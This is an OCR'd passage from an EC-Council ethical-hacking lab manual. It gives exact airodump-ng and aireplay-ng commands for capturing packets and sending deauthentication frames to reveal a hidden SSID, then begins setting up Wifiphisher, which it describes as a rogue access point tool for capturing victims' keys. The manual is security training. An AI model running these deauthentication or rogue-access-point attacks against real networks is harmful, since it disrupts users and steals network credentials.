


Figure 3.1.7: airodump-ng searching for available access points

16. Click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open another **Terminal** window.

TASK 1.3

Capture IV Packets from the Target Access Point

17. A **Parrot Terminal** window appears. In the new terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
18. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

19. Now, type **cd** and press **Enter** to jump to the root directory.
20. In the terminal window, type **airodump-ng --bssid B4:75:0E:89:00:60 wlan0mon** and press **Enter**.

Note: In this command,

- **--bssid**: MAC address of the target access point (in this example, **B4:75:0E:89:00:60**).
- **wlan0mon**: Wireless interface




Figure 3.1.8: Starting airodump-ng to capture the packets

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Airodump-ng starts capturing the Initialization Vector (IV) from the target AP, as shown in the screenshot.
22. The list of connected clients ("stations") appears. You can observe that there are two clients connected to the target access point (**B4:75:0E:89:00:60**). In this task, we will send deauthentication packets to the client **STATION**: **20:A6:0C:30:23:D3**. Leave airodump-ng running.

Note: The client station BSSID will differ in your lab environment.




Figure 3.1.9: airodump-ng capturing the packets

TASK 1.4

Send De-Auth Packets to the Client

23. Open another terminal by clicking the **MATE Terminal** icon ( ) from the top of **Desktop**.
24. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
25. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

26. Now, type **cd** and press **Enter** to jump to the root directory.
27. In the new terminal window, type **aireplay-ng --deauth 15 -a B4:75:0E:89:00:60 -c 20:A6:0C:30:23:D3 wlan0mon** and press **Enter** to generate de-authentication packets.

Note: In this command,

- **--deauth**: Activates deauthentication mode
- **15**: Number of deauthentication packets to be sent
- **-a**: Sets the access point MAC address
- **-c**: Sets the destination MAC address
- **wlan0mon**: Wireless interface

Note: If you get any errors while running the command, reissue the command multiple times until it executes successfully.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.10: aireplay-ng generating traffic

28. The source MAC address should be associated with the access point in order to accept the packet. Because, in this case, the source MAC address used to inject the packets has no connection with the access point, the access point usually ignores the packets and sends out a deauthentication packet, which contains the access point's SSID, in plain text. In order to create a fake authentication, we need to associate it with the access point.

29. Switch back to the terminal window where airodump-ng is running. You will observe that the hidden SSID associated with **BSSID B4:75:0E:89:00:60** appears under ESSID as **CEH-LABS**, as shown in the screenshot.




Figure 3.1.11: Stop capturing the packets in airodump-ng

Note: In real-life attacks, attackers will obtain the hidden SSID of the target access point and crack the encryption method (WEP, WPA2) associated with it to obtain the access key or password.

30. This concludes the demonstration of how to use Aircrack-ng to reveal a hidden SSID.

31. Unplug the **Linksys 802.11 g WLAN** adapter.

32. Close all open windows and document all the acquired information.

33. Turn off the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2

Crack a WEP Network using Wifiphisher

Here, we will use Wifiphisher to crack a WEP network. You can also crack a WPA/WPA2 network with the same tool, but, if you do so, the steps might change.

Wifiphisher is a rogue access point framework for conducting red team engagements or Wi-Fi security testing. Using Wifiphisher, pen testers can easily achieve a man-in-the-middle position against wireless clients by performing targeted Wi-Fi association attacks.

Note: Before starting this lab, unhide the hidden SSID of the target access point (**CEH-LABS**).

Note: To perform this task, you must have a mobile device (in this example, we are using an Android phone). This will be the victim's device in our scenario: the victim will use it to connect to the rogue access point created by Wifiphisher, and once he/she enters the pre-shared WEP key, it will be captured by the application.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

Wifiphisher can be further used to mount victim-customized web phishing attacks against the connected clients in order to capture credentials (such as from third party login pages or WPA/WPA2 Pre-Shared Keys) or infect the victim stations with malware.

3. Plug in the **Linksys 802.11 g WLAN** adapter.
4. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.




Figure 3.2.1: New USB Device Detected window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter.**

Note: The password that you type will not be visible.

8. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 2.1

Install Dependencies

9. In the **Parrot Terminal** window, type **apt-get install libnl-3-dev libnl-genl-3-dev** and press **Enter** to install the dependencies for Wifiphisher.




Figure 3.2.2: Installing the libnl-3-dev libnl-genl-3-dev dependency

10. Once the installation has finished, type **apt-get install libssl-dev** in the terminal window and press **Enter** to install the **libssl-dev** dependency.

Note: If the above command does not work, then run the **dpkg –configure -a** command before trying **apt-get install libssl-dev** again.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.2.3: Installing the libssl-dev dependency

11. Once the installation has completed, type **git clone https://github.com/wifiphisher/roguehostapd** and press **Enter** to clone the **roguehostapd** repository.

